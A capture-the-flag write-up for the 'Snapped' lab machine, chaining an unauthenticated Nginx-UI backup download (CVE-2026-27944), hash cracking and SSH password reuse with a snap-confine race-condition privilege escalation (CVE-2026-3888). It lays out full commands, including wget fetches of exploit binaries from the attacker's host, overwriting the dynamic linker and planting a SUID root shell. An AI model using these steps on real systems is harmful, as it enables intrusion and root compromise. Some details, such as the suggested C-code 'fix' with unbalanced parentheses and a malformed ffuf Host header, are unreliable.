
Snapped Write-Up



Prepared by ZeroTrustWraith

Machine Author: TheCyberGeek & Pho3o

May 23rd, 2026.

Difficulty: **Hard**

(Logo created using Gemini Flash 3)

Synopsis

Snapped is a hard-difficulty Linux machine that demonstrates the severe risk of unauthenticated data exfiltration combined with an intricate, multi-stage local privilege escalation chain. The initial compromise targets Nginx-UI, specifically utilizing CVE-2026-27944. The application exposes a critical endpoint that includes the decryption keys and full backup of the Nginx and Nginx-UI configuration files. After gaining a foothold, the box demonstrates privilege escalation via CVE-2026-3888, a TOCTOU race condition using the snapd framework by mapping the asymmetric interaction boundary between the systemd-tmpfiles filesystem cleanup daemon and the SUID-root binary snap-confine.

Skills Required

- Basic Web Enumeration
- Linux Privilege Escalation
- Symmetric Decryption Management
- Database Extraction
- C Code Comprehension


Skills Learned

- CVE-2026-27944: Unauthenticated Nginx-UI Backup Exfiltration
- CVE-2026-3888: Snap Local Privilege Escalation
- TOCTOU Race Condition Exploitation Lifecycle & Socket Backpressure Mechanics
- Linux Mount Namespace Manipulation
- Dynamic Linker Interception

Enumeration

Active Service Scanning via Nmap

Begin by running an initial network footprint scan to identify exposed ports and service versions:




```
(zerotrustwraith@ZeroTrustWraith)-[~]
$ nmap -sCV -Pn <Target_IP>
<SNIP>
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 4b:c1:eb:48:87:4a:08:54:89:70:93:b7:c7:a9:ea:79 (ECDSA)
|_ 256 46:da:a5:65:91:c9:08:99:b2:96:1d:46:0b:fc:df:63 (ED25519)
80/tcp open  http  nginx 1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://snapped.htb/
|_ http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The target has two open ports: SSH on port 22 and HTTP on port 80. We also see a redirect mentioned for `http://snapped.htb/`. We can add this to our `/etc/hosts` file.

Local DNS Configuration

Map the core domain to your local hosts routing table:



```
(zerotrustwraith@ZeroTrustWraith)-[~]
$ echo "<Target_IP> snapped.htb" | sudo tee -a /etc/hosts
```



Upon visiting the website, we see that the platform is a resource-management website for a company called Snapped. We don't find anything interesting, so we can begin enumerating for subdomains.

```
(zerotrustwraith@ZeroTrustWraith)~  
$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u http://  
<Target_IP> -H "Host: FUZZ:snapped.htb" -fs 154
```

While enumerating the virtual host, we find the admin subdomain. We can add this to our `/etc/hosts` file.

Upon visiting the admin subdomain, we find a Nginx-UI website management login page. Default credentials aren't working, so we can enumerate further to look for other endpoints.




Foothold

By intercepting a POST request in BurpSuite using default `admin:admin` credentials, we can observe an `/api` endpoint. We can enumerate this further using ffuf for further API endpoint discovery.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The prompt is `(zerotrustwraith@ZeroTrustWraith)-[~]`. The command entered is `$ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -u http://admin.snapped.htb/api/FUZZ`.

```
(zerotrustwraith@ZeroTrustWraith)-[~]  
$ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -u http://admin.snapped.htb/api/FUZZ
```

There is an `/api/backup` endpoint that returns a `Status: 200` OK. We can curl the API endpoint to see the output.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The prompt is `(zerotrustwraith@ZeroTrustWraith)-[~]`. The command entered is `$ curl -v http://admin.snapped.htb/api/backup`.

```
(zerotrustwraith@ZeroTrustWraith)-[~]  
$ curl -v http://admin.snapped.htb/api/backup
```

The output of the curl reveals a backup .zip file and an X-Backup-Security header. Upon doing some research on the X-Backup-Security header, we stumble across CVE-2026-27944, a critical 9.8 CVSS flaw with Nginx-UI prior to version 2.3.3.

This [PoC](#) will run a version discovery scanner to double-check if the version is correct.

We can use another curl to reach the endpoint and download the backup.

```
(zerotrustwraith@ZeroTrustWraith)-[~]
$ curl -OJ -v http://admin.snapped.htb/api/backup

<...SNIP...>

* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.24.0 (Ubuntu)
< Date: Sat, 23 May 2026 07:39:45 GMT
< Content-Type: application/zip
< Content-Length: 18354
< Connection: keep-alive
< Accept-Ranges: bytes
< Cache-Control: must-revalidate
< Content-Description: File Transfer
< Content-Disposition: attachment; filename=backup-20260523-033945.zip
< Content-Transfer-Encoding: binary
< Expires: 0
< Last-Modified: Sat, 23 May 2026 07:39:45 GMT
< Pragma: public
< Request-Id: 24345c32-6343-4c5e-93a8-034385fc0ea9
< X-Backup-Security: TTULIbXkMmN9ILLYhHfCFizhbBlU6m4w3vubeR5FXAQ=:NMoCKbXw+IywsR8XVfvTsg==

<...SNIP...>
```

The output provides the backup file and cryptographic seeds formatted as `key:iv`. We can decode the base64 assets and convert them to hex for openssl.

```
(zerotrustwraith@ZeroTrustWraith)-[~]
$ key=$(echo '<base64_key>' | base64 -d | xxd -p -c 256)

(zerotrustwraith@ZeroTrustWraith)-[~]
$ echo $key

(zerotrustwraith@ZeroTrustWraith)-[~]
$ iv=$(echo '<base64_iv>' | base64 -d | xxd -p)

(zerotrustwraith@ZeroTrustWraith)-[~]
$ echo $iv
```

After preparing our key and iv, we can unzip the backup into a newly created backup folder and extract the configuration files to query the application's storage layer for access credentials.

```
(zerotrustwraith@ZeroTrustWraith)-[~]  
$ unzip -d backup <filename>.zip  
  
(zerotrustwraith@ZeroTrustWraith)-[~]  
$ cd backup  
  
(zerotrustwraith@ZeroTrustWraith)-[~]  
$ openssl enc -aes-256-cbc -d -in nginx-ui.zip -out nginxui_decrypted.zip -K  
$key -iv $iv  
  
(zerotrustwraith@ZeroTrustWraith)-[~]  
$ unzip nginxui_decrypted.zip
```

The file contains a database file: `database.db`. We can inspect it using `sqlite3` to list the tables and then view the contents of the `users` table.


```
(zerotrustwraith@ZeroTrustWraith)-[~]  
$ sqlite3 database.db  
  
<sqlite3> .tables  
  
<sqlite3> select * from users;
```


Upon dumping the users table, we are presented with bcrypt hashes. We can successfully crack the bcrypt hash for Jonathan to retrieve a password.



```
(zerotrustwraith@ZeroTrustWraith)-[~]  
$ sqlite3 database.db  
  
<sqlite3> .tables  
  
<sqlite3> select * from users;
```


Upon checking for password reuse, we are able to log in to Jonathan's user account via SSH.



```
(zerotrustwraith@ZeroTrustWraith)-[~]  
$ ssh jonathan@snapped.htb  
jonathan@snapped.htb's password:  
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-19-generic x86_64)  
  
<...SNIP...>  
  
jonathan@snapped:~$
```

Privilege Escalation

Upon enumerating the filesystem, we find that `snapt` is in use. We can check its version to look for vulnerabilities.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. The terminal shows the command 'snap --version' and its output.

```
jonathan@snapped:~$ snap --version
snap      2.63.1+24.04
snapd     2.63.1+24.04
series    16
ubuntu    24.04
kernel    6.17.0-19-generic
```

Upon doing some reconnaissance, we find a disclosure from [Qualys](#) stating that this version is vulnerable to CVE-2026-3888 and has a high severity rating with a “CVSS v3.1 score of 7.8 out of 10.”

- Ubuntu 24.04 LTS: snapd versions prior to 2.73+ubuntu24.04.2
- Ubuntu 25.10 LTS: snapd versions prior to 2.73+ubuntu25.10.1
- Ubuntu 26.04 LTS (Dev): snapd versions prior to 2.74.1+ubuntu26.04.1
- Upstream snapd: versions prior to 2.75

It further states that this local attack vector has high complexity due to an “inherent time-delay mechanism in the exploit chain.”

We also discover a [PoC](#) from nomaisthere on GitHub.

Overview

CVE-2026-3888 targets a complex TOCTOU race condition within the core Ubuntu management utility, `snap-confine`. This vulnerability allows low-privilege local users to break out of AppArmor sandboxing boundaries and execute arbitrary code inside a root-owned mount namespace, leading to a persistent host compromise.

The core flaw lies in the asynchronous interaction boundary between `snap-confine` and the system's automated cleanup daemon, `systemd-tmpfiles`. Because `/tmp` directories are globally mutable by design, a severe race condition manifests during the setup and destruction cycles of the workspace.

Proof-of-Concept

To make this exploit work, it is advised to first grab `firefox_2404.c` and `librootshell.c` from nomaisthere's GitHub. To be on the safe side, I made a couple small edits to coding typos found in the `firefox_2404` C code.

First Fix:


```
//EDIT THIS:
for (int i = 0; i < tlen && i < (int)sizeof(check)-1; i++)

//TO THIS:
for (int i = 0; i < tlen && i < ((int)sizeof(check) - 1; i++)
```

Second Fix:

Locate the line containing `stat-c` and add an explicit space parameter so the system call interprets it cleanly as `stat -c`. Do not alter the surrounding arguments.

Once you have fixed the two minor C code errors, compile the C code statically on your local machine and stage it for network transfer.



```
(zerotrustwraith@ZeroTrustWraith)-[~]
$ gcc -nostdlib -static -Wl,--entry=_start -o librootshell.so librootshell.c

(zerotrustwraith@ZeroTrustWraith)-[~]
$ gcc -O2 -static -o firefox_2404 firefox_2404.c
```


Transfer the compiled firefox_2404 and librootshell.so files to the target machines home directory (~/) and grant them executable file permissions to stage them for the exploit chain.



```
(zerotrustwraith@ZeroTrustWraith)-[~]  
$ python3 -m http.server 8001  
  
<Switch to your SSH session terminal>  
  
jonathan@snapped:~$ wget http://<tun0_IP>:8001/firefox_2404  
jonathan@snapped:~$ wget http://<tun0_IP>:8001/librootshell.so  
jonathan@snapped:~$ chmod +x *
```

Once you have staged the binary and shared object file, we will begin the exploit chain. To achieve this flawlessly, you will want to have terminals split into 3 terminal sessions on a single pane. If you are on Kali Linux, the shortcut for split view defaults to **Ctrl + Shift + D** for top/bottom view.

Terminal 1:



```
jonathan@snapped:~$ cd /tmp  
  
jonathan@snapped:/tmp$ systemd-run --user --scope --unit=snap.init$(date +%s) \  
env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine \  
--base core22 snap.firefox.hook.configure /bin/bash  
  
jonathan@snapped:/tmp$ cd /tmp  
  
jonathan@snapped:/tmp$ echo $$  
3483  
  
<Take note of the PID for later>  
  
jonathan@snapped:/tmp$ while test -d ./snap; do touch ./; sleep 1; done
```

Terminal 2:


Once you have executed the chain of commands for terminal 1, you will change to the `/proc/<PID>/cwd` directory in terminal 2, paste the next command (DO NOT HIT ENTER YET) and wait for terminal 1 to silently exit the while loop. This usually takes about ~4-5 minutes.

To ensure flawless execution, copy the `systemd-run` command, paste it in terminal 2 without executing the command, and copy the script execution command to paste as a quick follow-up.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The prompt is `jonathan@snapped:~$`. The command `cd /proc/3483/cwd` has been entered, and the prompt has changed to `jonathan@snapped:/proc/3483/cwd$`.

```
jonathan@snapped:~$ cd /proc/3483/cwd  
jonathan@snapped:/proc/3483/cwd$
```

Once terminal 1 silently exits the tracking loop and shows a new command line, immediately execute the cache-eviction `systemd` scope sequence followed by the exploit binary within terminal 2:

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The prompt is `jonathan@snapped:/proc/3483/cwd$`. The command `systemd-run --user --scope --unit=snap.d$(date +%s) /bin/bash -c \"env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine \ --base snapd snap.firefox.hook.configure /nonexistent; exit\"` has been entered. The prompt has changed to `jonathan@snapped:/proc/3483/cwd$ ~/firefox_2404 ~/librootshell.so`. Below this, there are three lines of output: `<...SNIP...>`, `[!] TRIGGER DETECTED! Swapping .exchange...`, `[+] SWAP DONE!`, and `<...SNIP...>`.

```
jonathan@snapped:/proc/3483/cwd$ systemd-run --user --scope --unit=snap.d$(date +%s) /bin/bash -c \  
"env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine \  
--base snapd snap.firefox.hook.configure /nonexistent; exit"  
  
jonathan@snapped:/proc/3483/cwd$ ~/firefox_2404 ~/librootshell.so  
  
<...SNIP...>  
  
[!] TRIGGER DETECTED! Swapping .exchange...  
[+] SWAP DONE!  
  
<...SNIP...>
```

Terminal 3:

After terminal 2 successfully finishes executing the binary, navigate to terminal 3 to verify that the file synchronization ownership states within `race_perms.txt` successfully shifted to `jonathan:jonathan 755`. You will then extract the targeted inner process ID (PID) and switch directly into the isolated process's root mount namespace via `/proc/$PID/root` to deploy your persistent sandbox breakout.

```
jonathan@snapped:~$ cat /proc/3483/cwd/race_perms.txt
jonathan@snapped:~$ PID=$(cat /proc/3483/cwd/race_pid.txt)
jonathan@snapped:~$ echo "Inner PID: $PID"
Inner PID: 4311
jonathan@snapped:~$ cd /proc/$PID/root
jonathan@snapped:/proc/4311/root$ stat -c '%U:%G %a' usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
jonathan@snapped:/proc/4311/root$ cp /usr/bin/busybox ./tmp/sh
jonathan@snapped:/proc/4311/root$ cat ~/librootshell.so > ./usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
jonathan@snapped:/proc/4311/root$ env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine \
--base core22 snap.firefox.hook.configure /usr/lib/snapd/snap-confine

BusyBox v1.36.1 (Ubuntu 1:1.36.1-6ubuntu3.1) built-in shell (ash)
Enter 'help' for a list of built-in commands.

<You will now be dropped in a root shell but it is still in the AppArmor sandbox>

/ # id
uid=0(root) gid=1000(user) groups=1000(user)

/ # cp /bin/bash /var/snap/firefox/common/bash
/ # chmod 04755 /var/snap/firefox/common/bash
/ # exit
jonathan@snapped:/proc/4311/root$ /var/snap/firefox/common/bash -p
bash-5.1# whoami
root
bash-5.1# cat /root/root.txt

<Congratulations for making it to the end of Snapped!>
```